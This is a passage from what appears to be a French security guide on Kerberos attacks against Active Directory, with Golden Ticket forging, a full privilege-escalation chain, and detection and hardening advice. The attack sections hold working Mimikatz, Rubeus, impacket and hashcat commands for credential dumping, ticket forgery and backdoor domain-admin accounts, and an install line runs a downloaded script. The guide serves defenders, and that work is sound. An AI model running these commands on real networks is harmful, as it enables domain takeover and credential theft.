
- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées). Pour approfondir, consultez Incident Response : Playbook Ransomware 2026.



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes. Pour approfondir, consultez Attaques Wireless Avancées : Wi-Fi 7, BLE 5.4 et Zigbee.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

